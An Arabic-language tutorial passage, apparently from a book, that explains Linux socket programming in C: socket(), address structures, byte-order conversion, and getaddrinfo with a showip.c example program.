بعد ذلك، عملية الخادم يعطي **socket** اسما. **Local Socket** لها اسم ملف في نظام ملفات لينكس، وغالبا ما يمكن العثور عليها في **/tmp** أو **/usr/tmp**. **Internet Socket**، سوف يكون اسم الملف معرف الخدمة (رقم المنفذ/نقطة الوصول) ذات الصلة بشبكة معينة التي يمكن للعملاء الاتصال. هذا المعرف يسمح للينكس توجيه الاتصالات الواردة من رقم منفذ خاص الى عملية الخادم الصحيحة. على سبيل المثال، خادم الويب عادة ما يخلق **socket** على المنفذ 80، المعرف محفوظ لهذا الغرض. متصفحات الويب معرفه لاستخدام المنفذ 80 لاتصالات



HTTP لمواقع الويب الذي يريد المستخدم أن يقرأها. يتم **named socket** باستخدام **bind()**. ثم تنتظر عملية الخادم اتصال العميل مع **named socket**. النظام يقوم باستدعاء الداله **listen ()**، والتي تقوم بإنشاء قائمة انتظار للاتصالات الواردة. يمكن للخادم ان يقبلهم باستخدام الداله **accept ()**.

عندما يستدعى الخادم الداله **accept ()**، يتم إنشاء **socket** جديد الذي يختلف عن **named socket**. ويستخدم هذا **socket** الجديد فقط للتواصل مع هذا العميل. تبقى **named socket** للمزيد من اتصالات العملاء الآخرين. إذا تم اعداد الخادم بشكل مناسب، فإنه يمكن الاستفادة من وصلات متعددة. خادم الويب سوف يستفاد من القيام بذلك بحيث يمكن أن تخدم صفحات العديد من العملاء في وقت واحد. في الخادم بسيط، فان العملاء يكونوا في طابور انتظار الاستماع حتى يكون الخادم على استعداد مرة أخرى.

جانب العميل من النظام القائم على **socket** هو أكثر وضوحا. العميل ينشا **unnamed socket** بدعوة الداله **socket()**. ومن ثم استدعاء الداله **connect** لتأسيس اتصال مع الملقم باستخدام **named socket** الخاص بالملقم كعنوان. **مرة اخرى، socket يمكن أن تستخدم مثل low-level file descriptors.**

sys/socket.h

---

int socket(int <u>domain</u>, int <u>type</u>, int <u>protocol</u>);

عندما يتم إنشاء **socket** مع الداله **socket()**، يجب تحديد المعاملات او الحجج **<u>domain</u>**، **<u>type</u>**، و**<u>protocol</u>**. ولكن ما هي هذه الحجج؟

كما قلنا من قبل هناك أنواع عديده من **socket**، وهذه تسمح لك لتقول ما نوع **socket** الذي تريده (**IPv4** أو **IPv6**، **stream** أو **datagram**، و**TCP** أو **UDP**). (الـ**<u>domain</u>** من الممكن ان يكون **PF_INET6** او **PF_INET**، و**<u>type</u>** قد يكون **SOCK_STREAM** أو **SOCK_DGRAM**، و**<u>protocol</u>** يمكن تعيين إلى 0 لاختيار البروتوكول المناسب المقابل لنوع معين. أو يمكنك استدعاء **getprotobyname()** للبحث عن البروتوكول الذى تريده، **'tcp'** أو **'udp'**). المعامل **<u>domain</u>** يشير إلى **protocol family** المعرف فى **socket**. في حين **Socket** يمكن استخدامه في الاتصال باستخدام مجموعة متنوعة من البروتوكولات، من بروتوكول الإنترنت القياسي المستخدمة عند تصفح الويب لبروتوكولات **amateur radio protocols** مثل **AX.25**. تم تعريف **protocol family** هذه في **bits/socket.h**، والتي يتم تضمينها تلقائيا مع **sys/socket.h**.

يمكن الوصول الى الملف **sys/socket.h** من خلال الامر **find** حيث ان مكانه يختلف في بعض التوزيعات كالاتي:

```
tibea2004@ubuntu:~$ find /usr/include -name socket.h
/usr/include/x86_64-linux-gnu/bits/socket.h
/usr/include/x86_64-linux-gnu/sys/socket.h
/usr/include/x86_64-linux-gnu/asm/socket.h
/usr/include/linux/socket.h
/usr/include/asm-generic/socket.h
tibea2004@ubuntu:~$
```

وعند النظر في هذا الملف مع أي محرر نصي وليكن **cat** لرؤية **protocol family** كالاتي:

#cat /usr/include/x86_64-linux-gnu/bits/socket.h | more

```
/* Protocol families.  */
#define PF_UNSPEC       0       /* Unspecified.  */
#define PF_LOCAL        1       /* Local to host (pipes and file-domain).  */
#define PF_UNIX         PF_LOCAL /* POSIX name for PF_LOCAL.  */
#define PF_FILE         PF_LOCAL /* Another non-standard name for PF_LOCAL.  */
#define PF_INET         2       /* IP protocol family.  */
#define PF_AX25         3       /* Amateur Radio AX.25.  */
#define PF_IPX          4       /* Novell Internet Protocol.  */
#define PF_APPLETALK    5       /* Appletalk DDP.  */
#define PF_NETROM       6       /* Amateur radio NetROM.  */
#define PF_BRIDGE       7       /* Multiprotocol bridge.  */
#define PF_ATMPVC       8       /* ATM PVCs.  */
#define PF_X25          9       /* Reserved for X.25 project.  */
#define PF_INET6        10      /* IP version 6.  */
```

على سبيل المثال هذا الشيء **PF_INET** هو قريب من **AF_INET** التي يمكنك استخدامها عند تهيئة الحقل **thesin_family** في **sockaddr_in** في البنية الخاصة بك (سنتحدث عنه لاحقا). في الواقع، أنهم فعلا لهما نفس القيمة، والعديد من المبرمجين عند استدعاء **socket()** يقوم بتمرير الحجه **AF_INET** بدلا من **PF_INET**. لكن الشيء الصحيح هو استخدام **AF_INET** في بنية **sockaddr_in** الخاص بك و**PF_INET** في استدعاء **socket()**.

اردت توضيح ذلك لان عن سرد الملعومات من خلال صفحات **man** باستخدام الامر **man socket** نجد انه يخبرك باستخدام الحجج **AF_** بدلا من **PF_**.

```
DESCRIPTION
       socket() creates an endpoint for communication and returns a descriptor.

       The  domain argument specifies a communication domain; this selects the protocol family which will be used for
       communication.  These families are defined in <sys/socket.h>.  The currently understood formats include:

       Name                Purpose                          Man page
       AF_UNIX, AF_LOCAL   Local communication              unix(7)
       AF_INET             IPv4 Internet protocols          ip(7)
       AF_INET6            IPv6 Internet protocols          ipv6(7)
       AF_IPX              IPX - Novell protocols
       AF_NETLINK          Kernel user interface device     netlink(7)
       AF_X25              ITU-T X.25 / ISO-8208 protocol   x25(7)
       AF_AX25             Amateur radio AX.25 protocol
       AF_ATMPVC           Access to raw ATM PVCs
       AF_APPLETALK        AppleTalk                        ddp(7)
       AF_PACKET           Low level packet interface       packet(7)
```

ننتقل الان الى الحجة الثانيه **type**. وكما ذكرنا من قبل، هناك عدة أنواع من **internet socket**، على الرغم من ان **stream sockets** و**datagram sockets** هما الأكثر شيوعا. يتم تعرف أنواع **socket** أيضا في **/bit/socket.h**. (/ * **التعليق** * / في التعليمات البرمجية أعلاه ليست سوى نمط آخر من التعليق).

```
The socket has the indicated type, which specifies the communication semantics.  Currently defined types are:

SOCK_STREAM     Provides sequenced, reliable, two-way, connection-based byte  streams.   An  out-of-band  data
                transmission mechanism may be supported.

SOCK_DGRAM      Supports datagrams (connectionless, unreliable messages of a fixed maximum length).

SOCK_SEQPACKET  Provides  a sequenced, reliable, two-way connection-based data transmission path for datagrams
                of fixed maximum length; a consumer is required to read an entire packet with each input  sys-
                tem call.

SOCK_RAW        Provides raw network protocol access.

SOCK_RDM        Provides a reliable datagram layer that does not guarantee ordering.

SOCK_PACKET     Obsolete and should not be used in new programs; see packet(7).

Some socket types may not be implemented by all protocol families.

Since Linux 2.6.27, the type argument serves a second purpose: in addition to specifying a socket type, it may
include the bitwise OR of any of the following values, to modify the behavior of socket():

SOCK_NONBLOCK   Set the O_NONBLOCK file status flag on the new open file description.  Using this  flag  saves
                extra calls to fcntl(2) to achieve the same result.

SOCK_CLOEXEC    Set  the  close-on-exec  (FD_CLOEXEC) flag on the new file descriptor.  See the description of
                the O_CLOEXEC flag in open(2) for reasons why this may be useful.
```

المعامل او الحجة الاخير لدى الدالة **socket()** هى **protocol** والذي يجب أن يكون دائما 0. حيث انه التحديد الذي يسمح ببروتوكولات متعددة داخل **protocol family** الواحد، بحيث يتم استخدام هذا المعامل لاختيار بروتوكول واحد من **protocol family**. في الممارسة العملية، ومع ذلك، فإن معظم **protocol family** لديهم سوى بروتوكول واحد، ويعني أن هذا عادة يتم تعيينها لـ 0؛ البروتوكول الأول والوحيد في تعداد **protocol family**. هذا هو كل شيء سنفعله مع الدالة **socket()** في هذا الكتاب، لذلك فإن هذا المعامل سيكون دائما 0 في الأمثلة لدينا.

مثال على ذلك:

```
int newsocket;
newsocket = socket(PF_INET, SOCK_STREAM, 0);
```

هذا المثال يقوم بإنشاء **standard TCP socket** لنقل البيانات إلى مضيف بعيد باستخدام **connection oriented stream**. إنشاء **socket** ليس النهاية حيث انه لا يعرف أين سيربط **socket**. والتي تأتي في وقت لاحق.

Socket Addresses

بعد إنشاء **socket** يجب أن يتم ضم عنوان الشبكة/المنفذ له. الطريقة التي يستخدمها **Linux socket system** فى استخدام عناوين **IP** ومنافذ **TCP** أو **UDP** هي واحدة من أكثر الأجزاء المربكة لبرمجة الشبكة. حيث يستخدم هيكل خاص في السي "***C Structure***" للدلالة على معلومات العنوان. وهو **sockaddr**.

الهيكل sockaddr structure يحتوي على اثنين من العناصر:

1. "**sa_family**": وهو **address family** ويتم تعريفه كمتغير من النوع **short**.
2. "**sa_data**": وهو عنوان الجهاز وتم تعريفه على انه متغير 14 بايت.

يعرف هذا الهيكل أيضا في **bits/socket.h**، كما هو مبين في الصورة التالية.

```
/* Get the definition of the macro to define the common sockaddr members.  */
#include <bits/sockaddr.h>

/* Structure describing a generic socket address.  */
struct sockaddr
  {
    __SOCKADDR_COMMON (sa_);    /* Common data: address family and length.  */
    char sa_data[14];           /* Address data.  */
  };
```

1- تم تعريف الماكرو **SOCKADDR_COMMON** ليشير الى الملف **bits/sockaddr.h**، والذي يترجم أساسا إلى **unsigned short int**. تحدد هذه القيمة **address family** للعنوان، وباقي الهيكل يتم حفظه من اجل بيانات العنوان. في حين ان **socket** يمكنه الاتصال باستخدام مجموعة متنوعة من **protocol families**، ولكل منها طريقته في تعريف عناوين نقطة النهاية، يجب أيضا أن يكون تعريف العنوان متغير "**variable**"، وهذا يتوقف على **protocol families**. يتم تعريف **address families** الممكنة أيضا في **bits/socket.h**. وعادة ما يترجم مباشرة إلى **protocol families** المقابلة.

```
/* Address families.  */
#define AF_UNSPEC       PF_UNSPEC
#define AF_LOCAL        PF_LOCAL
#define AF_UNIX         PF_UNIX
#define AF_FILE         PF_FILE
#define AF_INET         PF_INET
#define AF_AX25         PF_AX25
#define AF_IPX          PF_IPX
#define AF_APPLETALK    PF_APPLETALK
#define AF_NETROM       PF_NETROM
#define AF_BRIDGE       PF_BRIDGE
#define AF_ATMPVC       PF_ATMPVC
#define AF_X25          PF_X25
#define AF_INET6        PF_INET6
```

2- تم تصميم العنصر **sa_data** للسماح لهيكل **sockaddr** للإشارة الى العديد من الأنواع المختلفة من عناوين الشبكة. وبسبب هذا، عنصر العنوان 14 بايت من الصعب استخدامه مباشرة. بدلا من ذلك، يوفر لينكس بنية عنوان **IP** خاصه، **sockaddr_in**، والذي يستخدم العناصر التالية:


- **"sin_family"** (SOCKADDR_COMMON): وهو **address families**.
- **"sin_port":** وهو عنوان المنفذ ذات نوع المتغير **short**.
- **"sin_addr":** وهو العنوان (defined as a long type [4-byte] IP address).
- **"sin_data":** وهو 8 بايت من الحشو.

تم تعريف هذه البنية في **/usr/include/netinet/in.h**

```
/* Structure describing an Internet socket address.  */
struct sockaddr_in
  {
    __SOCKADDR_COMMON (sin_);
    in_port_t sin_port;                 /* Port number.  */
    struct in_addr sin_addr;            /* Internet address.  */

    /* Pad to size of `struct sockaddr'.  */
    unsigned char sin_zero[sizeof (struct sockaddr) -
                           __SOCKADDR_COMMON_SIZE -
                           sizeof (in_port_t) -
                           sizeof (struct in_addr)];
  };
```

- الجزء **SOCKADDR_COMMON** الموجود في الجزء العلوي من الهيكل هو ببساطه **unsigned short int** المذكورة أعلاه، والذي يستخدم لتعريف **address family**. في حين ان **socket endpoint address** يتكون من عنوان الإنترنت ورقم المنفذ، وهذه هي القيم المقبلة في الهيكل. رقم المنفذ هو **16-bit short**، في حين أن الهيكل **in_addr** يستخدم من اجل عنوان الإنترنت التي تحتوي على عدد 32 بت. ما تبقى من الهيكل هو فقط 8 بايت من الحشو لملء ما تبقى من هيكل **sockaddr**. لا يتم استخدام هذا الفضاء لشيء، ولكن يجب أن يتم حفظ ذلك الهياكل لذلك يمكن **typecast** بالتبادل. في نهاية المطاف، فإن هياكل **socket address structures** تبدو مثل هذا:



في حين ان العنوان يمكن أن يحتوي على أنواع مختلفة من المعلومات، وهذا يتوقف على **address families**، فهناك العديد من الهياكل الأخرى التي تحتوي على العنوان، في مقطع بيانات العنوان "***address data section***"، هناك عناصر شائعه من الهيكل **sockaddr** بجانب معلومات محددة لـ **address family**. هذه الهياكل هي أيضا نفس الحجم، بحيث يمكن **typecast** من وإلى بعضها البعض. وهذا يعني أن دالة **socket ()** سوف تقبل ببساطة مؤشر إلى هيكل **sockaddr**، والتي هي في الواقع نقطة إلى بنية عنوان **IPv4** و**IPv6**، أو **X.25** . وهذا يسمح لدوال **socket** العمل مع مجموعة متنوعة من البروتوكولات.

في هذا الكتاب نحن بصدد التعامل مع بروتوكول الإنترنت **IP** الإصدار 4، الذي هو **PF_INET** من **protocol family**، وذلك باستخدام عنوان **Address family "AF_INET"**. يتم تعريف بنية عنوان السوكيت الموازِ لـ **AF_INET** في الملف **netinet/in.h**.

واحدة من المشاكل الكبيرة في الإشارة الى العناوين والمنافذ في لينكس هو **byte order**.


"ترتيب بايت شبكي" Network Byte Order


واحدة من المشاكل الكبيرة عند الإشارة الى العناوين والمنافذ في لينكس هو **byte order**. وذلك بسبب اختلاف ترتيب البايت من قبل الأنظمة في الطلبات المختلفة (**high bit versus low bit first**)، حيث ان الآلة يمكنها قراءة البيانات الخاصة به على ما يرام – ولكن المشكلة



تحدث عند يقوم كمبيوتر واحد بتخزين البيانات ويحاول كمبيوتر اخر قراءتها وكان حل هذه المشكلة هو استخدام صيغه ثابته. لينكس تستخدم مجموعه من الدوال لضمان قيم العناوين والمنافذ في شكل ثابت.
رقم المنفذ وعنوان **IP** المستخدم في هيكل **socket address** **AF_INET** يتوقع منهم ان يتبعوا ترتيب بايت الشبكة، والتي هي **big-endian**.
وهذا هو على عكس معالجات X86 التي تستخدم **little-endian** في ترتيب البايت، لذلك يجب أن يتم تحويل هذه القيم. هناك عدة دوال وجدت خصيصا لهذه التحويلات، التي تم تعريفها في **netinet/in.h** و **arpa/inet.h**.

- **Big endian machine**: تعمل على تخزين البيانات ذات الحجم الكبير أولا لذلك عند النظر الى بايت متعدد، فان اول بايت "***lowest address***" هو الأكبر.
- **little endian machine**: تعمل على تخزين البيانات ذات الحجم الاصعر أولا لذلك عند النظر الى بايت متعدد، فان اول بايت هو الاصغر.





فيما يلي ملخص لدوال التحويل هذه:

- **htonl**
  (Long value) Host-to-Network Long
Converts a 32-bit integer from the host's byte order to network byte order
- **htons**
  (Short value) Host-to-Network Short
Converts a 16-bit integer from the host's byte order to network byte order
- **ntohl**
  (Long value) Network-to-Host Long
Converts a 32-bit integer from network byte order to the host's byte order
- **ntohs**
  (Short value) Network-to-Host Short
Converts a 16-bit integer from network byte order to the host's byte order

من أجل التوافق مع جميع الأبنية، لا يزال ينبغي استخدام دوال التحويل حتى إذا كان المضيف يستخدم معالج ***big-endian byte ordering***.

Internet Address Conversion

عندما ترى هذا 12.110.110.204، فإنك تعترف ان هذا عنوان الإنترنت (IP الإصدار 4). هذه الرموز المنقطة مع الاعداد هي وسيلة شائعة لتحديد عناوين الإنترنت، وهناك دوال لتحويل هذه الرموز من وإلى عدد صحيح 32-بت في **network byte order**. وتعرف هذه الدوال في **arpa/inet.h**، واثنين من دوال التحويل المفيدة للغاية هم:

```
inet_aton(char *ascii_addr, struct in_addr *network_addr)
```

ASCII to Network

هذه الداله تقوم بتحويل سلسلة **ASCII** التي تحتوي على عنوان **IP** في شكل الاعداد مع النقط إلى بنية **in_addr**، والتي، كما تذكرون، يحتوي فقط على عدد صحيح 32 بت التي تمثل عنوان **IP** في **network byte order**. هذه تعادل أيضا الداله **inet_addr()**.

```
inet_ntoa(struct in_addr *network_addr)
```

Network to ASCII

هذه دالة تقوم بالتحويل في الطريق الاخر. حيث يتم تمرير المؤشر إلى بنية **in_addr** التي تحتوي على عنوان **IP**، ومن ثم ترجع الدالة المؤشر إلى سلسلة **ASCII** التي تحتوي على عنوان **IP** في شكل **dotted-number**. تقام هذه السلسلة في المخزن المؤقت الذاكرة المخصصة بشكل ثابت لهذه الداله، لذلك يمكن الوصول إليها حتى بعد استدعاء **inet_ntoa()** التالية، عندما سيتم إعادة الكتابة فوق السلسلة.
إذا كان تمثيل عنوان **IP** في هيئة اسم المضيف، فيجب استخدام الدالة **gethostbyname ()** لاسترداد عنوان **IP** المرتبطة باسم المضيف.

```
struct sockaddr_in myconnection;
memset(&myconnection, 0, sizeof(myconnection));
myconnection.sin_family = AF_INET;
myconnection.sin_port = htons(8000);
myconnection.sin_addr.s_addr = inet_addr(“192.168.1.1”);
```

يمكنك أيضا استخدام السطر التالي بدلا من **inet_addr**.

```
inet_aton("192.168.1.1", &( myconnection.sin_addr));
```

بعد إنشاء **sockaddr_in** باستخدام المتغير **myconnection**، انها فكرة جيدة للتأكد من أن جميع العناصر **zeroed out**، لذلك تم استدعاء الداله **memset()**. بعد ذلك، يتم تحديد العناصر الفردية.

كلا من inet_addr و inet_aton() يعملا فقط مع IPv4 فقط. لذلك يمكنك استخدام الداله inet_pton() مثل inet_aton() ولكنها تستخدم مع IPv4 و IPv6.

```
struct sockaddr_in sa; // IPv4
struct sockaddr_in6 sa6; // IPv6
inet_pton(AF_INET, "192.0.2.1", &(sa.sin_addr)); // IPv4
inet_pton(AF_INET6, "2001:db8:63b3:1::3490", &(sa6.sin6_addr)); // IPv6
```

عند التحويل الى العكس نستخدم inet_ntop().

```
// IPv4:
char ip4[INET_ADDRSTRLEN]; // space to hold the IPv4 string
struct sockaddr_in sa; // pretend this is loaded with something
inet_ntop(AF_INET, &(sa.sin_addr), ip4, INET_ADDRSTRLEN);
printf("The IPv4 address is: %s\n", ip4);
// IPv6:
char ip6[INET6_ADDRSTRLEN]; // space to hold the IPv6 string
struct sockaddr_in6 sa6; // pretend this is loaded with something
inet_ntop(AF_INET6, &(sa6.sin6_addr), ip6, INET6_ADDRSTRLEN);
printf("The address is: %s\n", ip6);
```

وأخيراً، هذه الدالات تعمل فقط مع عناوين IP الرقمية – ولن تفعل أي بحث لخادم الأسماء **DNS** على مضيف، مثل **'www.example.com'**. يمكنك استخدام **getaddrinfo()** للقيام بذلك، كما سترى لاحقاً. هذه الداله مثل الداله **gethostbyname()** في الاستخدام ولكن قد تم إهمالها بإدخال الدالة **getaddrinfo**. ويحث مجتمع المبرمجين على استخدام الدالة **getaddrinfo** بدلاً من **gethostbyname**. وأيضا **getnameinfo()** تعادل **gethostbyaddr()** ولكنها احدث وافضل وتستخدم هي أيضا مع **IPv6**.

الآن بعد ان اصبحت تعرف كيفية تحديد عنوان IP/المنافذ، ويمكنك أن تطابق **socket** إلى عنوان **IP** والبدء في نقل البيانات. تستخدم واجهة **socket** دوال مختلفة اعتمادا على ما إذا كان **socket** هو **connection-oriented** أو **connectionless**. تصف المقاطع التالية كيفية استخدام هاتين الطريقتين. ولكن قبل هذا سوف نصف كيفية استخدام الداله **getaddrinfo()** والتي سوف تسهل علينا الكثير عند انشاء **socket**.

getaddrinfo()—Prepare to launch!

هذا هو العمود الفقري الحقيقي مع الكثير من الخيارات، ولكن الاستخدام بسيط جداً في الواقع. يساعد في بناء الهياكل **(struct)** التي سوف تحتاجها في وقت لاحق. انها مثل الدالة **gethostbyname()** التي كنت تستخدمها من قبل للقيام باستعلام **DNS**. ثم تقوم بتحميل المعلومات إلى الهيكل **sockaddr_in** يدويا، واستخدام ذلك في الاستدعاءات الخاصة بك.

هذا لم يعد ضروريا، (ولا مرغوبا، إذا كنت تريد كتابة التعليمات البرمجية التي تعمل مع كلا من **IPv4** و**IPv6**). في هذه الأزمنة الحديثة، أصبح لديك الآن الداله **getaddrinfo()** التي تقوم بجميع أنواع الأشياء المفيده بالنسبة لك، بما في ذلك عمليات البحث عن اسم في خدمة **DNS**، وملأ الهياكل **"struct"** التي تحتاجها.

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>

int getaddrinfo(const char *node, const char *service,
                const struct addrinfo *hints,
                struct addrinfo **res);
```

يمكنك إعطاء ثلاثه من المعلمات او حجج لادخالها الى هذه الداله، والتي بعدها تعطيك مؤشر إلى قائمة من الراوبط، **res**، كمؤشر الى النتائج.

المعلم **node** يشير الى اسم المضيف للاتصال، أو عنوان **IP**. المعلم التالي هي **service**، والذي فيه يمكن ادراج رقم المنفذ، مثل '80'، أو اسم خدمة معينة (توجد في الملف **/etc/services** على الجهاز **Unix**) مثل **'http'** أو **'ftp'** أو **'telnet'** أو **'smtp'** أو أيا كان. وأخيراً، المعلم **hints** تضع فيه ما يشير إلى الهيكل **addrinfo** والذي سبق تعبئته بالمعلومات ذات الصلة.

الهيكل **addrinfo** الذي يتم تعريفه من خلال ملف الراس **netdb.h**، والمستخدم مع الداله **getaddrinfo()** كالاتي:

```
The  addrinfo  structure  used  by getaddrinfo() contains the following
fields:

    struct addrinfo {
        int              ai_flags;
        int              ai_family;
        int              ai_socktype;
        int              ai_protocol;
        socklen_t        ai_addrlen;
        struct sockaddr *ai_addr;
        char            *ai_canonname;
        struct addrinfo *ai_next;
    };
```

انظر الى المثال التالى لخادم يريد الاستماع الى المضيف الخاص بك على عنوان **IP** والمنفذ 3490. علما بأن هذا المثال في الواقع لا يفعل أي من الاستماع أو اعداد الشبكة؛ ولكنه مجرد مثال يوضح طريقة إعداد الهياكل التى سوف تستخدم في وقت لاحق:

```
int status;
struct addrinfo hints;
struct addrinfo *servinfo;                // will point to the results
memset(&hints, 0, sizeof hints);          // make sure the struct is empty
hints.ai_family = AF_UNSPEC;              // don't care IPv4 or IPv6
hints.ai_socktype = SOCK_STREAM;          // TCP stream sockets
hints.ai_flags = AI_PASSIVE;              // fill in my IP for me
if ((status = getaddrinfo(NULL, "3490", &hints, &servinfo)) != 0) {
        fprintf(stderr, "getaddrinfo error: %s\n", gai_strerror(status));
        exit(1);
}
        // servinfo now points to a linked list of 1 or more struct addrinfos
        // ... do everything until you don't need servinfo anymore ....
freeaddrinfo(servinfo);                   // free the linked-list
```

من المثال السابق نلاحظ أنه تم تعيين **ai_family** إلى **AF_UNSPEC**، وبالتالي فانه يقول انه لا يهمه إذا كان استخدام **IPv4** أو **IPv6**. يمكنك تعيينه إلى **AF_INET** أو **AF_INET6** إذا كنت تريد واحدة أو أخرى على وجه التحديد. أيضا، سوف تشاهد **AI_PASSIVE** هناك؛ والتي تقول لـ **getaddrinfo()** أن يقوم بتعيين عنوان المضيف المحلي إلى هياكل **socket**. إذا كان هناك خطأ (يتم إرجاع **getaddrinfo()** قيمه غير الصفر)، نحن يمكن طباعته باستخدام الداله **gai_strerror()**، كما ترون. إذا كان كل شيء يعمل بشكل صحيح، فانه يتم ملء هيكل **servinfo**، كل منها يحتوي على بنية **sockaddr** من النوع التي يمكن أن نستخدمها في وقت لاحق! أخيراً، في نهاية المطاف بعد مل القائمة المرتبطة مع **getaddrinfo()** وبعد الانتهاء يمكنك تفريغها مع **freeaddrinfo()**.

- الداله **memset()**، وتكون صيغتها كالاتى:

```
void * memset ( void *ptr, int value, size_t num);
```

حيث ان **ptr***: هو مؤشر نحو قسم الذاكرة الذي نريد ملأه.
value: هي القمية التي نريد وضعها في الذاكرة.
num: هو عدد البيتات التي ستحمل القيمة **value**.
نستخدم **memset** هنا لتصفير بينية الهيكل لنتاكد انه لا يوجد اى بيانات في هذه البينيه.
انظر الى البرنامج **showip.c** التالى والذي يقوم بعرض عناوين **IP** للمضيف من خلال سطر الأوامر.

```
/*
** showip.c -- show IP addresses for a host given on the command line
*/
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
        struct addrinfo hints, *res, *p;
        int status;
        char ipstr[INET6_ADDRSTRLEN];
        if (argc != 2) {
                fprintf(stderr,"usage: showip hostname\n");
                return 1;
        }
        memset(&hints, 0, sizeof hints);
        hints.ai_family = AF_UNSPEC;      // AF_INET or AF_INET6 to force version
        hints.ai_socktype = SOCK_STREAM;
        if ((status = getaddrinfo(argv[1], NULL, &hints, &res)) != 0) {
                fprintf(stderr, "getaddrinfo: %s\n", gai_strerror(status));
                return 2;
        }
```

```
        printf("IP addresses for %s:\n\n", argv[1]);
        for(p = res;p != NULL; p = p->ai_next) {
                void *addr;
                char *ipver;
        // get the pointer to the address itself,
        // different fields in IPv4 and IPv6:
                if (p->ai_family == AF_INET) { // IPv4
                        struct sockaddr_in *ipv4 = (struct sockaddr_in *)p->ai_addr;
                        addr = &(ipv4->sin_addr);
                        ipver = "IPv4";
                } else { // IPv6
                        struct sockaddr_in6 *ipv6 = (struct sockaddr_in6 *)p->ai_addr;
                        addr = &(ipv6->sin6_addr);
                        ipver = "IPv6";
                }
                                        // convert the IP to a string and print it:
                inet_ntop(p->ai_family, addr, ipstr, sizeof ipstr);
                printf(" %s: %s\n", ipver, ipstr);
        }
        freeaddrinfo(res); // free the linked list
        return 0;
}
```


كما ترون، التعليمات البرمجية هذه تقوم باستدعاء الداله **getaddrinfo()** مع ما الحجج التي قمت بتمريرها في سطر الأوامر، والتي يملأ بها قائمة **linked list** المشار إليها بواسطة **res**، ومن ثم نحن يمكننا استخلاص اى عنصر عبر القائمة وطباعة الأشياء أو القيام به مهما كان. عند تشغيل البرنامج يكون النتاج على سبيل المثال كالاتى:

```
root@ubuntu:~# ./a.out www.google.com
IP addresses for www.google.com:

 IPv4: 216.58.208.196
 IPv6: 2a00:1450:4007:805::1012
root@ubuntu:~#
```

Using Connection-Oriented Sockets (stream socket)

في **connection-oriented socket** (التي تستخدم مقبس من النوع **SOCK_STREAM**) والتي يستخدم البروتوكول **TCP** لتأسيس جلسة عمل (اتصال) بين اثنين من النهايات ذات عنوان **IP**. البروتوكول **TCP** يضمن تسليم البيانات (باستثناء فشل الشبكة) بين نقاط النهاية الاثنين. هناك قدرا كبيرا من النفقات العامة تشارك في إقامة الاتصال، ولكن بمجرد تأسيسها فان نقل البيانات بين الأجهزة يكون موثوق.
لإنشاء **connection-oriented socket**، يجب استخدام سلسلة منفصلة من الدوال لبرامج الخادم وبرامج العميل. يبين الشكل التالي تسلسل المهام لكل نوع من البرنامج.



جانب الخادم "Server Side"

بالنسبة لجانب الخادم نجد انه يستخدم العديد من الدوال حتى يقبل الاتصالات الوارده ويتفاعل معها كالاتى:

-1 الداله socket() وتستخدم للحصول على socket file descriptor

تكلمنا عن كثيرا فيما سبق، ولكن الصيغه العامه للداله **socket()** كالاتى والتي يمكنك معرفتها من خلال الامر **man socket**.

```
SYNOPSIS
       #include <sys/types.h>          /* See NOTES */
       #include <sys/socket.h>

       int socket(int domain, int type, int protocol);
```

هذه الحجج قد تكلمنا عنها سابقا والتي يمكنك ملئها يدوا كالاتى:

s = socket(AF_INET, SOCK_STREAM, 0);

ومن هذه الحجج يخبرنا بان **socket** مخصص لعانوين **IPv4** ومن النوع **Connection-Oriented** كما تحدثنا سابقا.

على أي حال، يمكنك استخدام القيم من نتائج استدعاء الداله **getaddrinfo()** التي تناولنا شرحها سابقا، وإطعامهم إلى **socket()** مباشرة مثل هذا:

```
int s;
struct addrinfo hints, *res;
        // do the lookup
        // [pretend we already filled out the "hints" struct]
getaddrinfo("www.example.com", "http", &hints, &res);
        // [again, you should do error-checking on getaddrinfo(), and walk
        // the "res" linked list looking for valid entries instead of just
        // assuming the first one is good (like many of these examples do.)
s = socket(res->ai_family, res->ai_socktype, res->ai_protocol);
```

